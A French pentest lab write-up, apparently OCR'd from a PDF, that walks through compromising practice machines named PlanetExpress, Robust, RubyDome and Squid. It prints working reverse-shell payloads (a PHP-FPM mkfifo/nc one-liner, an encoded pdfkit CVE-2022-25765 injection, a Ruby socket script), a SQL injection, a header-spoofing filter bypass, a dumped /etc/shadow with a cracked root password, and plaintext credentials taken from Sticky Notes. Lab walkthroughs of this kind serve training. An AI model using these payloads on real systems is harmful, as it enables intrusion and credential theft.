The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$
```

Il est aussi possible d'exploiter la machine pour en obtenir l'accès initial. On lance un dirbusting :

```
feroxbuster -u http://192.168.125.205/ -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt -s 200 301


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
```


```
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                  ver: 2.11.0

   Target Url              http://192.168.125.205/
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/quickhits.txt
   Status Codes            [200, 301]
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

200      GET      145l      272w     2948c http://192.168.125.205/themes/launch/js/main.js
200      GET        7l      152w     8841c http://192.168.125.205/themes/launch/js/jquery.waypoints.min.js
200      GET      205l     1368w     8315c http://192.168.125.205/themes/launch/js/jquery.easing.1.3.js
200      GET        2l       72w    12598c http://192.168.125.205/themes/launch/js/jquery.stellar.min.js
200      GET      285l      741w     9805c http://192.168.125.205/themes/launch/js/simplyCountdown.js
200      GET      658l     1479w    13846c http://192.168.125.205/themes/launch/css/style.css
200      GET        4l      317w    15416c http://192.168.125.205/themes/launch/js/modernizr-2.6.2.min.js
200      GET     1571l     2638w    26796c http://192.168.125.205/themes/launch/css/icomoon.css
200      GET       15l       18w      111c http://192.168.125.205/.gitignore
200      GET        7l      430w    36822c http://192.168.125.205/themes/launch/js/bootstrap.min.js
200      GET        9l       11w      115c http://192.168.125.205/themes/launch/js/
200      GET        9l       11w      115c http://192.168.125.205/themes/launch/css/
200      GET        5l     1307w    84384c http://192.168.125.205/themes/launch/js/jquery.min.js
200      GET     3351l     7443w    76358c http://192.168.125.205/themes/launch/css/animate.css
200      GET     6257l    14923w   140913c http://192.168.125.205/themes/launch/css/bootstrap.css
200      GET      139l      364w     5176c http://192.168.125.205/
200      GET       59l       96w      812c http://192.168.125.205/config/config.yml
```

On découvre le lien vers un fichier de configuration config.yml on affiche son contenu :

```
##
# Basic
#
site_title: PlanetExpress
base_url: ~

rewrite_url: ~
debug: true
timezone: ~
locale: ~

##
# Theme
#
theme: launch
themes_url: ~

theme_config:
    widescreen: false
twig_config:
    autoescape: html
    strict_variables: false
    charset: utf-8
    debug: ~
    cache: false
    auto_reload: true

##
# Content
#
date_format: %D %T
pages_order_by_meta: planetexpress

pages_order_by: alpha
pages_order: asc
content_dir: ~
content_ext: .md
content_config:
    extra: true
    breaks: false
    escape: false
    auto_urls: true
```

```
assets_dir: assets/
assets_url: ~

##
# Plugins: https://github.com/picocms/Pico/tree/master/plugins
#
plugins_url: ~
DummyPlugin.enabled: false

PicoOutput:
  formats: [content, raw, json]

##
# Self developed plugin for PlanetExpress
#
#PicoTest:
#  enabled: true
```

On peut voir la présence d'un plugin appelé picocms qui est activé. Les plugins se chargent par défaut sur l'URL `/plugins` et ce plugin se charge sur `/plugins/PicoTest` :



PHP Version 7.3.31-1~deb10u1

System	Linux planetexpress 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
Build Date	Oct 24 2021 15:18:08
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-json.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmlreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.31, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.3.31-1~deb10u1, Copyright (c) 1999-2018, by Zend Technologies

La page est en faite le lien vers un fichier phpinfo il est possible de voir afficher le chemin complet vers le fichier PicoTest :

$_SERVER['SCRIPT_FILENAME']	/var/www/html/planetexpress/plugins/PicoTest.php

`/var/www/html/planetexpress/plugins/PicoTest.php`

Il est aussi précisé dans le fichier php que le type d'API du serveur est FPM/FastCGI

Exploitation

en recherchant une vulnérabilité sur FPM/FastCGI on trouve un exploit qui permet de pouvoir lancer une execution de commande sur ce type de serveur `https://gist.github.com/phith0n/9615e2420f31048f7e30f3937356cf75` on lance l'exploit afin d'obtenir un reverse shell :

```
### Execution du payload
python3 fpm.py -c "<?php passthru('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.45.155 80
    >/tmp/f'); ?>" -p 9000 192.168.125.205 /var/www/html/planetexpress/plugins/PicoTest.php

### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.155] from (UNKNOWN) [192.168.125.205] 53918
bash: cannot set terminal process group (421): Inappropriate ioctl for device
bash: no job control in this shell
www-data@planetexpress:~/html/planetexpress/plugins$ whoami
```

```
whoami
www-data
```

On obtient ainsi accès sur la machine avec l'utilisateur `www-data`

Privilege Escalation

En analysant les services en cours on découvre que c'est le service PHP-FPM qui est lancé avec Apache sur le port 9000 on peut le voir dans le fichier de configuration :

```
astro@planetexpress:/etc/php/7.3/fpm/pool.d$ cat www.conf
[www]

user = www-data
group = www-data

listen = 0.0.0.0:9000

listen.owner = www-data
listen.group = www-data

pm = dynamic
pm.max_children = 5
pm.start_servers = 2
pm.min_spare_servers = 1
pm.max_spare_servers = 3
```

On enumere les service contenant le SUID :

```
$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/relayd
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
```

On peut voir la présence du binaire `/usr/sbin/relayd`

Les droits de lecture sur le fichier `/etc/shadow` sont interdits d'accès :

```
$ ls -la /etc/shadow
-rw-r----- 1 root shadow 940 Jan 10  2022 /etc/shadow
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Le binaire `relayd` permet de pouvoir lire les fichiers de configuration comme on peut le voir dans les options disponibles :

```
$ /usr/sbin/relayd -h
Usage: relayd [options] [actions]
Actions:
  default action      start daemon
  -h                  show this help message
  -v                  show version info
  -k                  kill running daemon
  -s                  get running status
  -U                  hup (reload configs)
  -a [service]        add service for relay
  -r [service]        remove service for relay
  -i                  get real client ip
  -b [up|down]        broadcast the DS boot state
  -R                  reopen the log file
Options:
  -C [file]           read config from file
  -d                  enable debug mode. will not run in background
  -P [file]           set pid file for daemon
  -g [ip]             remote source ip
  -n [port]           remote source port
```

On peut le lancer pour pouvoir lire le fichier `/etc/shadow` :

```
$ /usr/sbin/relayd -C /etc/shadow
[ERR] 2025-07-02 19:48:49 config.cpp:1539 write
[ERR] 2025-07-02 19:48:49 config.cpp:1213 open failed [/usr/etc/relayd/misc.conf.tmp.12217]
[ERR] 2025-07-02 19:48:49 config.cpp:1189 bad json format [/etc/shadow]
[ERR] 2025-07-02 19:48:49 invalid config file
```

Cela renvois vers une erreur mais permet de pouvoir changer les permissions du fichier et donc de pouvoir le lire :

```
$ cat /etc/shadow
root:$6$vkAzDkveIBc6PmO1$y8QyGSMqJEUxsDfdsX3nL5GsW7p/1mn5pmfz66RBn.jd7gONn0vC3xf8ga33/
    Fq57xMuqMquhB9MoTRpTTHVO1:19003:0:99999:7:::
daemon:*:18555:0:99999:7:::
bin:*:18555:0:99999:7:::
sys:*:18555:0:99999:7:::
sync:*:18555:0:99999:7:::
games:*:18555:0:99999:7:::
man:*:18555:0:99999:7:::
lp:*:18555:0:99999:7:::
mail:*:18555:0:99999:7:::
news:*:18555:0:99999:7:::
uucp:*:18555:0:99999:7:::
proxy:*:18555:0:99999:7:::
www-data:*:18555:0:99999:7:::
backup:*:18555:0:99999:7:::
list:*:18555:0:99999:7:::
irc:*:18555:0:99999:7:::
gnats:*:18555:0:99999:7:::
nobody:*:18555:0:99999:7:::
_apt:*:18555:0:99999:7:::
systemd-timesync:*:18555:0:99999:7:::
systemd-network:*:18555:0:99999:7:::
systemd-resolve:*:18555:0:99999:7:::
messagebus:*:18555:0:99999:7:::
sshd:*:18555:0:99999:7:::
systemd-coredump:!!:18555::::::
astro:$6$3c/stP2hxnireZRa$8Byaa52GnSq5BEVJtCrh2ZAKNSzYRvFuDEb2q2jk8hsJH91qQ6zgtUCxAZ.NgssBCJ7I8DURme/
    kd7MSkNl5f/:19003:0:99999:7:::
```

Cela permet de découvrir le hash de l'utilisateur root, on utilise hashcat pour le craquer :

```
hashcat -m 1800 root4.hash /usr/share/wordlists/rockyou.txt
...
$6$vkAzDkveIBc6PmO1$y8QyGSMqJEUxsDfdsX3nL5GsW7p/1mn5pmfz66RBn.jd7gONn0vC3xf8ga33/Fq57xMuqMquhB9MoTRpTTHVO1:
    neverwant2saygoodbye

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$vkAzDkveIBc6PmO1$y8QyGSMqJEUxsDfdsX3nL5GsW7p/1mn...TTHVO1
Time.Started.....: Thu Jul  3 01:54:56 2025 (1 min, 1 sec)
Time.Estimated...: Thu Jul  3 01:55:57 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    13815 H/s (6.20ms) @ Accel:64 Loops:256 Thr:32 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 843776/14344385 (5.88%)
Rejected.........: 0/843776 (0.00%)
Restore.Point....: 841728/14344385 (5.87%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4864-5000
Candidate.Engine.: Device Generator
Candidates.#1....: newme11 -> nato
Hardware.Mon.#1..: Temp: 61c Util: 79% Core:1785MHz Mem:6000MHz Bus:16

Started: Thu Jul  3 01:54:56 2025
Stopped: Thu Jul  3 01:55:59 2025
```

On peut ainsi se connecter avec l'utilisateur root sur la machine :

```
$ su root
Password:
root@planetexpress:/home/astro# whoami
root
```

Robust

Reconnaissance

Machine cible Adresse IP : `192.168.140.200`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC -sV 192.168.140.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 20:42 CET
Nmap scan report for 192.168.163.200
Host is up (0.013s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 21:76:63:1c:3b:10:a6:a7:73:d6:e7:dd:1e:a2:b6:83 (RSA)
|   256 62:a8:39:f6:ab:92:cd:26:03:bf:1e:28:25:4e:8e:7a (ECDSA)
|_  256 02:39:7c:e2:af:6a:44:98:ec:9a:28:98:a0:8b:fe:c4 (ED25519)
80/tcp   open  http       PHP cli server 5.5 or later (PHP 7.3.33)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
7680/tcp open  pando-pub?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.46 seconds
```

Le scan indique qu'il y a 3 ports ouverts. Le port 22 pour le service SSH, le port 80 pour le service HTTP. Lorsque l'on se rend sur le site web on obtient le message suivant : `Your IP is not allowed to use this webservice. Only 10.10.10.x is allowed`

Il est possible de bypass le filtre en lançant une requete en modifiant l'entete on ajoute `X-Forwarded-For: 10.10.10.50` sur burpsuite afin de modifier l'adresse IP et contourner le filtre :

```
### Requete Burpsuite
GET /login.php HTTP/1.1
Host: 192.168.140.200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=gfu5gb7qflfurnmo762pl85rfn
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 10.10.10.50
```

On obtient l'accès à la page suivante qui permet une authentification :




On peut lancer un fuzzing du site en ajoutant l'entete modifié :


```
wfuzz -H "X-Forwarded-For: 10.10.10.10" --sc 302 -u http://192.168.140.200/FUZZ.php -w
/usr/share/wordlists/wfuzz/general/big.txt
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled
against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's
documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.140.200/FUZZ.php
Total requests: 3024

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001297:   302        58 L     142 W      3030 Ch     "home"
000001350:   302        0 L      0 W        0 Ch        "index"

Total time: 0
Processed Requests: 3024
Filtered Requests: 3022
Requests/sec.: 0
```

En lançant un fuzzing du site on découvre l'URL `home` On peut visiter la page afin d'afficher son contenu en modifiant la reponse de la requete car le site redirige automatiquement vers la page `login.php` comme on peut le voir sur la reponse de la requete vers `home.php` :


```
HTTP/1.1 302 Found
Host: 192.168.140.200
Date: Sat, 29 Mar 2025 22:13:31 GMT
Connection: close
X-Powered-By: PHP/7.3.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: login.php
Content-type: text/html; charset=UTF-8
...
```

Le paramètre "Location" permet la redirection vers l'autre URL, il faut donc modifier l'entete de la reponse du serveur afin de pouvoir afficher la page, pour cela on crée deux règle dans les paramètres proxy de burpsuite qui permettent premièrement d'ajouter à la requete de l'entete la fausse adresse IP en 10.10.10.50 et de plus de pouvoir supprimer à la réponse de l'entete le paramètre "Location" :






Une fois ces deux règles ajoutés on peux lancer la requete vers la page `home.php` afin d'en afficher le contenu :



Le site affiche un tableau avec le nom d'employés mais aussi leur date de naissance et leur id

Exploitation

La page `home.php` peut très probablement utiliser une base de données SQL d'après la façon à laquelle le tableau est disposé, on peut donc tenter de lancer une injection SQL dans le champ "First Name" en lançant une requete pour afficher toutes les tables de la db "employees"
`' UNION select * from employees'` :



Avec cette requete on peut voir qu'il y a une colonne de la table qui est différente des autres avec : "Jeff" pour nom d'utilisateur "Hills" pour nom de famille et "Mathsisfun123" pour date d'anniversaire. Le champs de la date d'anniversaire est censé etre une date ce qui laisse supposer qu'il peut s'agir d'un potentiel mot de passe.
On peu donc tenter de s'authentifier avec ce mot de passe avec le compte de l'utilisateur jeff et le mot de passe `Mathsisfun123` :

```
ssh jeff@192.168.140.200
The authenticity of host '192.168.140.200 (192.168.140.200)' can't be established.
ED25519 key fingerprint is SHA256:yU8TIdaHGC7RlixgxXYPcoG6AIQsh59/ABR21NrTkls.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.140.200' (ED25519) to the list of known hosts.
jeff@192.168.140.200's password:

Microsoft Windows [Version 10.0.19042.1586]
(c) Microsoft Corporation. All rights reserved.

jeff@ROBUST C:\Users\Jeff>whoami
robust\jeff
```

On obtient ainsi l'accès sur la machine avec l'utilisateur jeff

Privilege Escalation

Il nous faut à présent l'accès Administrateur. Pour cela on commence par enumerer les fichiers systèmes afin de découvrir des identifiants, on découvre un dossier contenant plusieurs fichiers au format sqlite :

```
jeff@ROBUST
C:\Users\Jeff\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>dir
 Volume in drive C has no label.
 Volume Serial Number is 08DF-534D

 Directory of
 C:\Users\Jeff\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState

04/22/2022  01:56 AM    <DIR>          .
04/22/2022  01:56 AM    <DIR>          ..
01/26/2022  11:51 AM            20,480 15cbbc93e90a4d56bf8d9a29305b8981.storage.session
01/26/2022  06:32 PM            61,440 plum.sqlite
01/26/2022  12:00 PM            32,768 plum.sqlite-shm
01/26/2022  11:52 AM           288,432 plum.sqlite-wal
               4 File(s)        403,120 bytes
               2 Dir(s)   3,998,126,080 bytes free
```

On affiche le contenu du fichier `plum.sqlite` :

```
jeff@ROBUST
C:\Users\Jeff\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>
type plum.sqlite
...
\id=a6c52b67-f266-45ff-9aaf-5ccbe22f7d45   Admi¶éUU\id=0d4b8d2c-8539-4fb4-8c8b-
184552bf9b92 Credentials:
\id=a6c52b67-f266-45ff-9aaf-5ccbe22f7d45
Administrator:MySupersecurePassword2112ManagedPosition=Yellow983b5947-15eb-4375-97f6-
2d646a91dba42fa3c77f-fd17-442c-a2e8-11 cd97ffdbbö" eö
u,
```

En fin du fichier on peut voir qu'il y a se qui semble etre un identifiant et un mot de passe pour le compte Administrator, on tente donc de se connecter avec les identifiants trouvés : `Administrator:MySupersecurePassword2112` :

```
ssh administrator@192.168.140.200
administrator@192.168.140.200's password:

Microsoft Windows [Version 10.0.19042.1586]
(c) Microsoft Corporation. All rights reserved.

administrator@ROBUST C:\Users\Administrator>whoami
robust\administrator
```

On obtient ainsi l'accès administrateur sur la machine

RubyDome

Reconnaissance

Machine cible Adresse IP : `192.168.179.22`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.179.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 19:46 CEST
Nmap scan report for 192.168.179.22
Host is up (0.024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
3000/tcp open  http    WEBrick httpd 1.7.0 (Ruby 3.0.2 (2021-07-07))
|_http-title: RubyDome HTML to PDF
|_http-server-header: WEBrick/1.7.0 (Ruby/3.0.2/2021-07-07)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.45 seconds
```

Le scan indique qu'il y a 2 ports ouverts le port 22 pour SSH et le port 3000 pour un serveur web. Le site web permet de convertir des lien vers des URL html au format PDF.

Lorsque l'on entre le lien vers l'url `http://127.0.0.1` on obtient l'accès vers une erreur qui affiche les informations de l'application utilisé :

On peut voir que l'application du service lancé est appelé pdfkit et utilise la version 0.8.6

Exploitation

En recherchant une vulnérabilité sur la version 0.8.6 de pdfkit on tombe sur la CVE-2022-25765 `https://github.com/PurpleWaveIO/CVE-2022-25765-pdfkit-Exploit-Reverse-Shell` il est possible d'exploiter cette vulnérabilité et d'obtenir un reverse shell en lançant une requete :

```
curl 'http://192.168.179.22:3000/pdf' -X POST -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,/; q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate' -H
'Content-Type: application/x-www-form-urlencoded' -H 'Origin: 192.168.179.22:3000' -H 'Connection: keep-
alive' -H 'Referer: 192.168.179.22:3000' -H 'Upgrade-Insecure-Requests: 1' --data-raw
'url=http%3A%2F%2F192.168.45.246%3A8000%2F%3Fname%3D%2520%60+ruby+-rsocket+-
```

```
e%27spawn%28%22sh%22%2C%5B%3Ain%2C%3Aout%2C%3Aerr%5D%3D%3ETCPSocket.new%28%22192.168.45.246%22%2C3000%29
%29%27%60'

### Obtention du reverse shell
nc -nlvp 3000
listening on [any] 3000 ...
connect to [192.168.45.246] from (UNKNOWN) [192.168.179.22] 44724
script /dev/null -c /bin/bash
Script started, output log file is '/dev/null'.
andrew@rubydome:~/app$ whoami
whoami
andrew
```

On obtient ainsi accès à la machine avec l'utilisateur andrew

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les permissions de l'utilisateur :

```
andrew@rubydome:~$ sudo -l
sudo -l
Matching Defaults entries for andrew on rubydome:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User andrew may run the following commands on rubydome:
    (ALL) NOPASSWD: /usr/bin/ruby /home/andrew/app/app.rb
```

On peut voir que l'utilisateur a pour permission de lancer le script app.rb on crée un fichier qui contient un reverse shell au format ruby puis on l'execute afin d'obtenir un reverse shell :

```
### Exploit ruby
#!/usr/bin/env ruby
# syscall 33 = dup2 on 64-bit Linux
# syscall 63 = dup2 on 32-bit Linux
# test with nc -lvp 1337

require 'socket'

s = Socket.new 2,1
s.connect Socket.sockaddr_in 1234, '192.168.45.246'

[0,1,2].each { |fd| syscall 33, s.fileno, fd }
exec '/bin/sh -i'

### Execution de l'exploit
sudo /usr/bin/ruby /home/andrew/app/app.rb

### Obtention du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.246] from (UNKNOWN) [192.168.179.22] 54006
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Squid

Reconnaissance

Machine cible Adresse IP : `192.168.162.189`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 192.168.162.189
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 23:21 CEST
Nmap scan report for 192.168.162.189
Host is up (0.017s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
49666/tcp open  unknown
49667/tcp open  unknown

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-07-09T21:23:25
|_  start_date: N/A

Nmap done: 1 IP address (1 host up) scanned in 162.08 seconds
```

Le scan indique qu'il y a 6 ports ouverts, le port 135 et 445 pour SMB, le port 3128 pour squid-http.

Afin de mieux identifier la version de squid on lance un second scan nmap :

```
nmap -p 3128 -A -T4 -Pn 192.168.162.189
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-10 02:38 CEST
Nmap scan report for 192.168.162.189
Host is up (0.015s latency).

PORT     STATE SERVICE    VERSION
3128/tcp open  http-proxy Squid http proxy 4.14
|_http-server-header: squid/4.14
|_http-title: ERROR: The requested URL could not be retrieved
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (89%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops

